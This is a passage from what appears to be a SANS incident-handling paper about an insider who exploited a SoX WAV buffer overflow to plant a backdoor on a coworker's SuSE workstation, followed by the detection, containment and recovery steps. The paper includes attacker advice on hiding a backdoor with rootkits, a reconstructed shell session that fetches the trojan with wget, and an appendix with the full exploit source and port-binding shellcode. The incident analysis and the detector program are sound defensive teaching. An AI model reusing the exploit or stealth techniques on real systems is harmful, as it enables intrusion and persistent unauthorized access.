If the attacker has done a successful privilege escalation and obtained root privileges, things are so much worse for the victim. The backdoor can be hidden using a kernel rootkit[17]. It can be run periodically modifying the system-wide cron configuration files, or any of the scripts invoked in them. The process name and its data can also be hidden with the kernel rootkit.

The attacker should also consider the possibility that the trojan acting as a backdoor is found. In such case, it would help if it has been implemented in a compiled language like C, instead of an interpreted one. The advantages of this would be that the code cannot be read if the trojan is found as part of the incident handling process, and additional countermeasures, like packing it, can be applied to difficult reverse engineering the program. The disadvantage is that it might require more work to get the same functionality.

4 The Incident Handling Process

4.1 Preparation

Preparation for the incident handling process, is a very broad subject. The environment is not prepared against one attack, but against anything or, being more realistic, against the most important threats. Business strategy, local Law, and risk analysis, among other things, will determine the priorities for the preparation actions. For example, if the local legislation is favorable to prosecute a computer attack, it does not affect adversely to the business, and the target of attack was a critical asset for the environment, everything should be prepared to keep every evidence of the attack in a way that can be used later in court.

In this section I will enumerate many things that can be done during the preparation phase, making especial emphasis in those that would have helped the most for this particular attack.

Policy is one of the fundamental element in the preparation phase. Some important points that must be covered in the policy are:

- It must define clearly what is legitimate use of the systems, indicating the possible consequences of exceeding this use.
- It should also cover that the system and network administrators are held accountable for the security of their systems and that they should follow the indications of the latest revisions of the installation and administration manuals. This responsibility includes being subscribed to security advisories mailing lists and patching accordingly.
- It must state that users should be notified when connecting to the systems that they can be monitored and that any evidence can be recorded for later use.
- It should ask for user collaboration. If a user notices something strange in any of the systems, she should notify the system administrator immediately.
- It is important to investigate security incidents to know the real scope of the problem. The policy should provide directives to know when such investigation should be conducted and its depth.
- It should designate a team responsible for handling the security incidents and establish procedures for taking decisions during their investigations.
- It should provide directives for system and data recovery.
- It must be revised by a local layer so that it matches the local legislation.
- It must cover the need to train the users so they understand the security risks, the things they should do, and the things they should not do.

Following the policy the users should be trained once or twice a year to increase their security awareness. During these trainings they should be told that they should not run programs in their systems that they have downloaded or obtained as an email attachment. They should also be explained that they should notify the incident response team (IRT) if they notice any suspicious activity.

Network traffic should be captured if possible and disposed after some period. A full network trail could be used later to confirm that the attacker has connected to an strange port (5074) and from where. If the volume of traffic is very high and network capture must be filtered, the trojan acting as a backdoor will not be detected, but once the attack has been noticed, further investigation may conduce to it.

Intrusion detection systems installed in the local network may alert of the scan and maybe of a connection to TCP port 5074 as abnormal activity. This alert will be a valuable input for the IRT.

The installation of an integrity verification tool, like Aide or Tripwire, will help later if the attacker has been able to obtain more privileges and has changed the configuration, replaced a binary of the system or even installed a root kit.

4.2 Identification

With an intrusion detection system (IDS) in place, the scan for TCP port 5074 and the later connection to it are detected and two alerts are issued.

```
[**] [1:469:3] ICMP PING NMAP [**] [Classification: Attempted
Information Leak] [Priority: 2] 09/10-13:01:35.127978 192.168.1.10
-> 192.168.1.3 ICMP TTL:45 TOS:0x0 ID:18066 IpLen:20 DgmLen:28
Type:8 Code:0 ID:19227 Seq:33456 ECHO [Xref =>
http://www.whitehats.com/info/IDS162]

[**] [1:1882:10] ATTACK-RESPONSES id check returned userid [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/10-13:02:16.978870 192.168.1.3:5074 -> 192.168.1.10:33038
TCP TTL:64 TOS:0x0 ID:3234 IpLen:20 DgmLen:91 DF ***AP*** Seq:
0x14B21BAC Ack: 0x164125FE Win: 0x16A0 TcpLen: 32 TCP Options (3) =>
NOP NOP TS: 3949792 993992
```

The alert is read by the IDS operator, that tries to see if it is a false positive. The target of the scan is a SuSE system and there is no information about a service in SuSE that is listening to TCP port 5074. Scans are not very frequent in the internal network, but using the `id` command in a connection between two ephemeral ports that involves the same system that has been previously scanned a few seconds before, seems very suspicious. The alerts are qualified to be sent to the IRT with a high priority.

The full network trace is stored with snort. There is a cron tasks that checks the size of the capture file every minute, so that when it exceeds the 4 GB limit, the program renames the file and sends a `SIGHUP` to snort which creates a new file to dump the data. The MD5 hash of the previous file is calculated and, together with the timestamp, is automatically signed with GPG, and sent to mailing list. Then the file is stored in non re-writable DVD media.

The IRT uses the full network trace to see that connection. The connection is extracted from network trail using `tcpdump` with a filter.

```
tcpdump -s 1600 -r full_net_trail.pcap -w susp_conn.pcap host 192.168.1.10 and tcp port 5074
```

The data of the suspicious connection is opened with `ethereal`. When the members of the IRT follow the data stream they see that it is a clear text connection to a shell and that it has been used to identify the user —with the `id` command,— and install a program under the `.kde` directory. The program is called `kflush`. The crontab of the user has also been changed so the program is run every five minutes. This is the reconstructed TCP stream:

```
id
uid=1000(user) gid=100(users) groups=14(uucp),16(dialout),17(audio),33(video),100(users)
cd .kde
wget -q http://192.168.1.10/kflush.tgz
tar xzf kflush.tgz
rm kflush.tgz
...
```

In this point the alarm is clearly confirmed to be an incident, because this is an unauthorized connection and it is explicitly disallowed in the security policy.

They know the originating machine from both the alerts and the network trace. They decide to see who was connected to that system at that time (13:02) using the `last` command:

```
...
badguy   :0                          Fri Sep 10 18:31 - down   (00:58)
reboot   system boot  2.4.22-1.2199.np Fri Sep 11  8:31          (00:59)
badguy   pts/2        :0.0            Fri Sep 10 18:11 - 18:12  (00:01)
badguy   pts/1        :0.0            Fri Sep 10  8:01 - 19:17  (11:15)
badguy   :0                          Fri Sep 10  8:01 - down   (11:16)
reboot   system boot  2.4.22-1.2199.np Fri Sep 10  8:00          (11:16)
badguy   pts/1        :0.0            Wed Sep  9 13:16 - 19:17
(06:01)
...
```

They find that the user badguy was the only one registered in the machine originating the attack. This user is a legitimate one used by one of the programmers that uses that workstation. This person might have been responsible for the attack. In this moment in time, the IRT decides to wait to talk to that person until they have a better understanding of what has happened.

The IRT decides to verify that no system software has been modified. For that purpose they use Aide that is already installed in all the systems. Aide does not report any modification of the system files. The attacker might have installed a kernel rootkit, but there is no evidence of it in any of the network traces that have been inspected so far.

After a complete evaluation of the risks considering the importance of the information assets that might be compromised so far and the lack of information about the attack, the IRT decides to leave the system running under constant observation so they can gather more information.

4.3 Containment

The IRT tries to find similar connections in the alerts and in the network trace. After some time dedicated to inspect the network traces no such connection is found.

The IRT does not know yet what makes the system to open a socket listening to TCP port 5074. However, they have identified the presence of a process listening to that port as a symptom of the attack, so they decide to scan all the systems in the local area network every five minutes to see if they have TCP port 5074 opened.

```
while true
do
  nmap 192.168.1.0/24 -p 5074
  sleep 300
done
```

The data contained in the victim system —that is located under `/home`— is stored to have a backup copy. All the files under `/home` are included in the archive file that is generated with `tar` and send to a safe system. Additionally, a binary copy of each of the partitions of the system is done using `dd` and netcat. In the safe system:

```
nc -l -p 5050 | dd of=dump_sdaX.img
```

And in the victim system:

```
dd if=/dev/sdaX | nc 192.168.1.43 5050
```

The MD5 hash of the binary copies is calculated and written in the notebooks of at least two members of the IRT. No copy is done of the operating system and its configuration, because it can be reinstalled from the CDs and all the configuration is documented and can be regenerated easily.

Every connection to or from the victim system is closely monitored. Inspecting the network trace that corresponds to that system, the IRT notices that once every five minutes the victim system connects to a web server and downloads one page. Their first opinion is that the system is trying to verify that the server is up and running and that it can be reached through the network. Further analysis of the downloaded page, using ethereal capability to follow a TCP stream, shows some interesting things inside of the HTML code.

```
<html>
...
<form name=form1>
...
<input type=hidden name=execute value="who>/home/user/.kde/kde-cache/l0ok1ng.out">
<input type=hidden name=upload value="/home/user/.kde/kde-cache/l0ok1ng.out">
...
</form>
...
</html>
```

The IRT spends some time verifying that there are no more strange things in the web page. Then, they add the name of the system that was serving the pages to the file `/etc/hosts` of the victim system, substituting its IP address by the address of one of their systems, that has been previously configured with Apache —a very common and powerful web server,— so that it can serve a virtual host with the right name and a copy of the web page that was being downloaded by the program acting as a backdoor. With this substitution they prevent that the attacker can send new commands to the victim system. The IRT is using a replay attack against the trojan.

4.4 Eradication

So far the incident response team has been unable to respond to the question of what was the root cause of the incident. They check one by one, all the security advisories issued by SuSE and they have all been applied.

A later interrogation of the legitimate user of the victim system introduces new data in the investigation process. The user has not downloaded anything from the Internet to run it in his system, but he run a program that was sent as an email attachment.

The IRT retrieves the email from the mail server and runs the program that was sent as an attachment in a system that is identical to the compromised system. They verify that port 5074 is opened after running the program, using `lsof`:

```
lsof -itcp:5074
COMMAND  PID USER FD   TYPE DEVICE SIZE NODE NAME
sox     4442 user  4u  IPv4  46946       TCP *:5074 (LISTEN)
```

The process listening to that port is sox. They gather some information about SoX —man sox, web search, project homepage...— which they did not know at the time. They review the list of security announcements issued by SuSE[24] looking for one that applies to SoX, but they cannot find any. A web search with the words "*sox vulnerability*" shows several results that confirm that a vulnerability in SoX has been recently discovered. The IRT is able to find a patch[25] available for SoX with a comment indicating that it is a security update, although SuSE never released a security announcement about this problem.

The policy for applying patches is slightly different if they are due to a security problem or to a bug or enhancement request. The patches that are due to security vulnerabilities are applied in the test systems and a week later in the production system if no problem has been detected. Patches for other bugs or enhancement requests are installed quarterly after at least two weeks in the test systems. Being due to a security problem SoX is immediately updated in all SuSE systems of the production environment.

4.5 Recovery

The use of aide in the systems was crucial to be able to determine that no operating system binary or configuration file had been changed as a result of the attack. However, the IRT decided to halt the system and keep its disk as an evidence. The MD5 hash of the whole disk is calculated booting from a Knoppix CD without mounting the disk and without swap —`noswap` option— and the disk is stored in a safe place with a lock. During that evening, the same process is followed with the system that was used as the source of the attack.

The system is re-installed with a new disk and the user data is restored. The trojan and its files are not restored to the new system. The system is updated following the policy, with all the security patches, even if they do not have a related security announcement. Using a poisoned WAV file created with the exploit, the updated version of SoX is executed with the following result:

```
sox poisoned.wav -t ossdsp /dev/dsp
Possible buffer overflow hack attack (ICRD)!
```

The system firewall is enabled in all SuSE systems using the *Security and Users* module of `yast`. This is included in the installation and administration manual for SuSE systems.

All the information about the attack and the identity of the person responsible for it had already been sent to the human resources department and his manager with maximum priority.

4.6 Lessons Learned

An insider had used a recently discovered vulnerability of SoX and a public exploit to attack the system of one of his coworkers. He sent a trojan by email that was executed by the recipient. The attack was successful because the target system did not have a system firewall enabled since this is the default installation in SuSE 9.1 Pro. After gaining access to the system, he had installed a trojan to keep this access while trying to remain unnoticed. The attacker did not try or was not able to escalate privileges. The unprivileged nature of the user compromised by the attacker has limited the damage. The attack had been successfully detected by the intrusion detection system. The installation of a very stealthy trojan acting as a backdoor had been known using the full network trace. The responsiveness of the incident response team had prevented the attacker from causing more damage.

From this incident we have learned the following lessons:

- It is important to patch local vulnerabilities of non privileged programs. Keep in mind that, sometimes, vendors do not issue security advisories for them.

  You should get security advisories from your distribution vendor about these kind of vulnerabilities. If they fail to do so, contact them and ask them explaining why they are important.

- Sometimes you trust people you should not. The attack has been performed by an insider.

- Users should be aware that they should not run programs that they receive as an attachment from an unknown or unverified source.

- The default installation of SuSE 9.1 Pro does not enable the system firewall. It requires an extra step using yast. The status of the system firewall must be periodically checked in all systems.

- There are very stealthy ways to control a system after it has been compromised. Failing to detect the attack would make things much harder for the IRT.

- Enforcing the use of unprivileged users to do normal work in the systems has limited the impact of this attack. If the trojan with the WAV file had been run by root the attacker would have increased his chances to hide form the IRT.

A Program to detect poisoned WAV files

The following program is able to detect if a WAV file will be a problem for SoX due to the vulnerability. The program parses the chunks an sub-chunks of the WAV file to find an incorrect size in the ICRD or ISFT sub-chunks.

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <sys/types.h>
4  #include <sys/stat.h>
5  #include <fcntl.h>
6
7  #define BUF_SIZE 256
8  #define STR1_SIZE 4
9  #define STR2_SIZE 4
10
11 int main (int argc, char * argv[])
12 {
13   int fd, rem, len, done, i, j;
14   int * size;
15   char buffer[BUF_SIZE];
16   char str1[STR1_SIZE] = "ICRD";
17
18   if (argc < 2)
19     {
20       fprintf(stderr, "%s\nUsage:\n\t%s <wav_file>", argv[1], argv[1]);
21       exit(0);
22     }
23
24   if ((fd = open(argv[1], O_RDONLY)) == -1)
25     {
26       perror("Couldn't open file ");
27       exit(1);
28     }
29
30   /* header: riff chunk */
31   if (read(fd, buffer, 12) < 12)
32     {
33       perror("Couldn't read file ");
34       exit(1);
35     }
36   if (strncmp(buffer, "RIFF", 4) || strncmp(&buffer[8], "WAVE", 4))
37     {
38       fprintf(stderr, "Not a wav file.\n");
39       exit(2);
40     }
41
42   /* chunk id + size */
43   while((len = read(fd, buffer, 8)) > 0)
44     {
45       size = (int *)&buffer[4];
46       if (!strncmp(buffer, "LIST", 4))
47         {
48           /* list type */
49           if (read(fd, buffer, 4) != 4)
50             {
51               fprintf(stderr, "Format error.\n");
52               exit(1);
53             }
54           if (!strncmp(buffer, "INFO", 4))
55             {
56               rem = *size - 4;
57               /* process labels */
58               while((rem > 0) && ((len = read(fd, buffer, 8)) > 0))
59                 {
60                   size = (int *)&buffer[4];
```

```
                  if (!strncmp(buffer, "ICRD", 4) && (*size > 254))
                    printf("ALERT: Dangerous wav file (ICRD): %s\n", argv[1]);
                  if (!strncmp(buffer, "ISFT", 4) && (*size > 254))
                    printf("ALERT: Dangerous wav file (ISFT): %s\n", argv[1]);
                  lseek(fd, (*size), SEEK_CUR);
                  rem =- (*size + 8);
                }
            }
          else
            lseek(fd, (*size) - 4, SEEK_CUR);

        }
      else
        lseek(fd, (*size), SEEK_CUR);
    }

  return 0;
}
```

B Exploit source code

Below you can find the full listing of the exploit used in this paper.

```
/*


               Copyright  Rosiello Security 2004
                    http://www.rosiello.org


CVE Reference:  CAN-2004-0557
Bug Type: Stack Overflow
Date: 01/08/2004


Ulf Harnhammar reported that there are two buffer overflows in the 'sox' and 'play' commands.
The flaws reside in the st_wavstartread() function in 'wav.c', where the function reads data
based on a user-supplied size variable into a buffer without checking to see if the specified
amount of data will fit into the buffer.

The report indicates that older versions, including 12.17.1, 12.17 and 12.16, are not affected.

Vendors were reportedly notified on July 18, 2004.
Impact:  A remote user can create a WAV file that, when processed by the target user, will execute
arbitrary code on the target system with the privileges of the SoX process.
Solution:  No vendor solution was available at the time of this entry.

*****************************************************************************************
!!! DO NOT USE THIS SOFTWARE TO BREAK THE LAW !!!

This exploit will create a malevolent .wav file that will execute the shellcode (it's a
port_bind() opening the port 5074)
Example:
$./sox-exploiter laser.wav malevolent.wav 0
When you play the file malevolent.wav the shellcode is executed.

AUTHOR: rave --> rave@rosiello.org
AUTHOR: Angelo Rosiello --> angelo@rosiello.org
WEB   : http://www.rosiello.org
*/


#include <netdb.h>
```

```
41  #include <sys/types.h>
42  #include <sys/socket.h>
43  #include <netinet/in.h>
44  #include <netdb.h>
45  #include <sys/types.h>
46  #include <sys/socket.h>
47  #include <arpa/inet.h>
48
49  #include <stdio.h>
50  #include <stdlib.h>
51  #include <fcntl.h>
52  #include <sys/types.h>
53
54   /* used for stating */
55  #include <sys/types.h>
56  #include <sys/stat.h>
57
58  /* used for mmap */
59  #include <sys/mman.h>
60
61  /* perror() */
62  #include <errno.h>
63
64  /* strstr */
65  #include <string.h>
66
67
68  enum { suse, redhat, slackware };
69
70
71  struct tr
72  {
73    char *OS;
74    unsigned long ret;
75    } target [] = {
76
77        "SuSe 9.1 Pro",
78        0xbfffe9f0,
79
80
81        "Redhat 9.1",
82        0x41414141
83     };
84
85  signed char
86  shellcode[]=
87          "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
88          "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
89
90  /*
91   * s0t4ipv6@Shellcode.com.ar
92   * x86 portbind a shell in port 5074
93   * 92 bytes.
94   */
95
96  "\x31\xc0"                      // xorl         %eax,%eax
97  "\x50"                          // pushl        %eax
98  "\x40"                          // incl         %eax
99  "\x89\xc3"                      // movl         %eax,%ebx
100 "\x50"                          // pushl        %eax
101 "\x40"                          // incl         %eax
102 "\x50"                          // pushl        %eax
103 "\x89\xe1"                      // movl         %esp,%ecx
104 "\xb0\x66"                      // movb         $0x66,%al
105 "\xcd\x80"                      // int          $0x80
106 "\x31\xd2"                      // xorl         %edx,%edx
107 "\x52"                          // pushl        %edx
108 "\x66\x68\x13\xd2"              // pushw        $0xd213
```

```
"\x43"                          // incl         %ebx
"\x66\x53"                      // pushw        %bx
"\x89\xe1"                      // movl         %esp,%ecx
"\x6a\x10"                      // pushl        $0x10
"\x51"                          // pushl        %ecx
"\x50"                          // pushl        %eax
"\x89\xe1"                      // movl         %esp,%ecx
"\xb0\x66"                      // movb         $0x66,%al
"\xcd\x80"                      // int          $0x80
"\x40"                          // incl         %eax
"\x89\x44\x24\x04"              // movl         %eax,0x4(%esp,1)
"\x43"                          // incl         %ebx
"\x43"                          // incl         %ebx
"\xb0\x66"                      // movb         $0x66,%al
"\xcd\x80"                      // int          $0x80
"\x83\xc4\x0c"                  // addl         $0xc,%esp
"\x52"                          // pushl        %edx
"\x52"                          // pushl        %edx
"\x43"                          // incl         %ebx
"\xb0\x66"                      // movb         $0x66,%al
"\xcd\x80"                      // int          $0x80
"\x93"                          // xchgl        %eax,%ebx
"\x89\xd1"                      // movl         %edx,%ecx
"\xb0\x3f"                      // movb         $0x3f,%al
"\xcd\x80"                      // int          $0x80
"\x41"                          // incl         %ecx
"\x80\xf9\x03"                  // cmpb         $0x3,%cl
"\x75\xf6"                      // jnz          <shellcode+0x40>
"\x52"                          // pushl        %edx
"\x68\x6e\x2f\x73\x68"          // pushl        $0x68732f6e
"\x68\x2f\x2f\x62\x69"          // pushl        $0x69622f2f
"\x89\xe3"                      // movl         %esp,%ebx
"\x52"                          // pushl        %edx
"\x53"                          // pushl        %ebx
"\x89\xe1"                      // movl         %esp,%ecx
"\xb0\x0b"                      // movb         $0xb,%al
"\xcd\x80"                      // int          $0x80
;

signed long shelladdr =0xbfffe9f0;//0xbfffe9d8;//0xbffff3ea;

char *memap;
char *fs_io(char *filename, char *data, mode_t flags, long *size)
{
struct stat status;
int fd;

if ( data == NULL) {

if ( lstat (filename,&status) < 0)
{
        printf("Input File not found\n");
        exit(-1);
}

if ((fd=open ( filename ,  flags,0666)) == -1) {
  perror("open");
  exit (-1);
  }

   memap=mmap(0,status.st_size,PROT_READ|PROT_WRITE,MAP_PRIVATE,fd,0);

  if ( memap == NULL)
   {printf("allocation problem\n"); exit (-1);}

   (*(long *)size) = status.st_size;
   return (char *)memap;
  }
```

```
177
178
179 }
180
181
182 int connect_to( char *addr)
183 {
184 struct sockaddr_in sin4;
185 int sock;
186 char in  [512];
187 char out [512];
188 char banner[512];
189 size_t size;
190
191    sin4.sin_family = AF_INET;
192    sin4.sin_addr.s_addr = inet_addr(addr);
193    sin4.sin_port = htons(5074);
194
195    sock=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
196    if (!sock)
197    {
198      return -1;
199    }
200
201   if (connect (sock,(struct sockaddr *)&sin4,sizeof(struct sockaddr_in)) ==-1)
202   {
203
204     return -1;
205     }
206
207     printf("[+] Exploit success\n");
208     size=sprintf(banner,"%s","uname -a;\n");
209     write ( sock, banner, size );
210
211     while ( 1 )
212     {
213     size=read (sock,in,sizeof(in));
214     in[size] = '\0';
215     printf("%s\n",in);
216
217
218     scanf("%s",&out);
219     strcat(out,"\n");
220
221     write (sock, out,strlen(out));
222     memset(in,'\0',sizeof(in));
223     memset(out,'\0',sizeof(out));
224     }
225
226
227 }
228
229 void usage(char *file)
230 {
231 int i;
232 printf("USAGE:\n");
233 printf("SoX Exploiter by Rosiello Security\n");
234 printf("%s source.wav vulnerable.wav target\n", file);
235 for (i=0;i < 2;i++)
236 printf("TARGET: %d %s %x\n",i,target[i].OS,target[i].ret);
237 exit(0);
238 }
239
240
241 int main(int argc, char **argv)
242 {
243
244   char *ptr,*tmp;
```

```
245  int fd,count;
246  long sizefield,sizeloc;
247  int size;
248  char payload[500];
249  pid_t pid;
250  int opt;
251  if ((argc) != 4)
252    usage(argv[0]);
253  opt=atoi(argv[3]);
254
255  memap = fs_io(argv[1],NULL,O_RDWR,&size);
256
257  printf("[+] Sox Exploiter by Rosiello Security\n");
258  printf("[+] Opened %s size : %d\n",argv[1],size);
259
260
261  ptr = memap;
262  count =0;
263  do
264  {
265        ptr++;
266        if ((strncmp("INFOICRD",ptr,8)==0)) break;
267
268  }  while ( (count ++ !=size) );
269
270  tmp = (char *)malloc ( size + 512);
271  tmp = memap;
272
273  ptr +=8;
274  sizefield = (long) ptr[0];
275  sizeloc = (long) (count + 8)+1;
276
277  tmp[sizeloc]=01;
278  tmp[sizeloc+1]=02;
279
280  if ((fd=open ( argv[2] ,  O_WRONLY | O_CREAT | O_TRUNC,0666)) == -1) {
281        perror("open");
282        return -1;
283  }
284
285  sizeloc +=2;
286  write(fd,tmp,sizeloc);
287
288  memset(payload,0x2e,318);
289
290  size=sprintf(payload+318,"%s%s",((char *)&target[opt].ret),shellcode);
291
292
293  write (fd,payload,sizeof(payload));
294  close(fd);
295
296  size = 0x0102 - size;
297
298  printf("[+] Coded by rave & Angelo Rosiello\n");
299  printf("[+] Writing evil code into %s\n", argv[2]);
300  printf("[+] Org sizefield = %d new sizefield = %d\n",sizefield,0x0102);
301  printf("[+] Overflowing the buffer with %d Bytes\n",size);
302  printf("[+] Executing /usr/bin/sox\n");
303  printf("[+] Connecting to localhost\n");
304
305  pid = fork();
306  if (pid ==0) {
307    execl("/usr/bin/sox","sox",argv[2],"-t","ossdsp","/dev/dsp" ,NULL);
308
309   };
310
311  sleep(1);
312  if ((connect_to("127.0.0.1")) <0)
```

```
313     printf("[-] Exploit failed\n");
314
315   return EXIT_SUCCESS;
316 }
```

References

[1] Mitnick, K. & Simon, W.L. The Art of Deception Indianapolis, IN: Wiley Publishing, 2002.

[2] Bagwell, C. “SoX - Sound eXchange.” Sourceforge. 16 Aug 2004. URL:http://sox.sourceforge.net/

[3] Härnhammar, U. “SoX buffer overflows when handling .WAV files” Full Disclosure. 28 Dec 2004. URL:http://seclists.org/lists/fulldisclosure/2004/Jul/1229.html (1 Sep 2004)

[4] CVE. “CAN-2004-0557” Common Vulnerabilities and Exposures. 14 Jun 2004. URL:http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0557 (1 Sep 2004)

[5] Härnhammar, U. “SoX WAV File Buffer Overflow Vulnerability.” Bugtraq. 14 Aug 2004. URL:http://www.securityfocus.com/bid/10819 (4 Sep 2004)

[6] Rosiello, A. “SoX Exploiter.” 2 Aug 2004. URL: http://www.rosiello.org/en/read_bugs.php?id=21 (3 Sep 2004)

[7] Kemp, S. “x86 Linux Shellcode.” 5 May 2004. URL:http://shellcode.org/Shellcode/Linux/ (4 Sep 2004)

[8] Sedalo,M. “Shellcodes.” 2004 URL:http://www.shellcode.com.ar/en/shellcodes.html (4 Sep 2004)

[9] Gloomy. “Linux ICMP Based Shellcode.” 2 May 2003. URL:http://www.securiteam.com/tools/5UP041F95W.html (4 Sep 2004)

[10] Microsoft Corp. “Resource Interchange File Format Services.” Windows Multimedia URL:http://msdn.microsoft.com/library/default.asp?url=/library/en-us/multimed/htm/_win32_resource_interchange_file_format_services.asp (5 Sep 2004)

[11] Lehti R. “Aide.” Sourceforge. URL:http://sourceforge.net/projects/aide (11 Sep 2004)

[12] Spafford, E & Kim, G. “Tripwire.” URL:http://www.tripwire.com (11 Sep 2004)

[13] Scambray, J.; McClure, S.; Kurtz, G. Hacking Exposed 2nd Edition Berkeley, CA: Osborne/McGraw-Hill, 2001. 22–27.

[14] Long, J. “Google Hacking Mini-Guide” informIT. 7 May 2004. URL:http://www.informit.com/articles/article.asp?p=170880 (12 Sep 2004)

[15] Fyodor. “Remote OS detection via TCP/IP Stack FingerPrinting.” 11 Jun 2002. URL:http://www.insecure.org/nmap/nmap-fingerprinting-article.html (14 Sep 2004)

[16] Zalewski, M. “the new p0f: 2.0.5” URL: http://lcamtuf.coredump.cx/p0f.shtml (14 Sep 2004)

[17] Skoudis, E. Malware Upper Saddle River, NJ: Prentice Hall, 2004. 267–302.

[18] Marq/Fit, pode & Dr. Dick/(B) “UNIX SCENE” 30 Aug 2004 URL:http://unixscene.kameli.net/?choice=demos (18 Sep 2004)

[19] Various. “Linuxgames.” 17 Sep 2004. URL:http://www.linuxgames.com/ (18 Sep 2004)

[20] Zawinski, J. “XScreenSaver.” 14 Aug 2004 URL:http://www.jwz.org/xscreensaver/ (18 Sep 2004)

[21] Karakas, L. “Unix Daemon Server Programming” 16 May 2001. URL:(18 Sep 2004) http://www.enderunix.org/docs/eng/daemon.php (18 Sep 2004)

[22] Bacard, A. “Anonymous Remailer FAQ.” 15 Nov 2003 URL:http://www.andrebacard.com/remail.html (18 Sep 2004)

[23] Temmingh, R.; Meer, H. “Setiri: Advances in Trojan Technology.” BlackHat USA 2002. URL:http://www.sensepost.com/misc/bh2002lv.ppt (19 Sep 2004)

[24] SuSE. “SUSE LINUX: Security Announcements.” 18 Sep 2004. URL:http://www.suse.de/de/security/announcements/index.html (19 Sep 2004)

[25] SuSE, “SUSE LINUX 9.1 (i386): Patches, Updates, Bugfixes.” 16 Sep 2004. URL:http://www.suse.de/en/private/download/updates/91_i386.html (19 Sep 2004)

Last Updated: May 27th, 2017

Upcoming Training

SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Community SANS Des Moines SEC504	Des Moines, IA	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Annapolis SEC504	Annapolis, MD	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Phoenix SEC504	Phoenix, AZ	Jul 24, 2017 - Jul 29, 2017	Community SANS
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Aug 07, 2017 - Aug 12, 2017	Community SANS
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event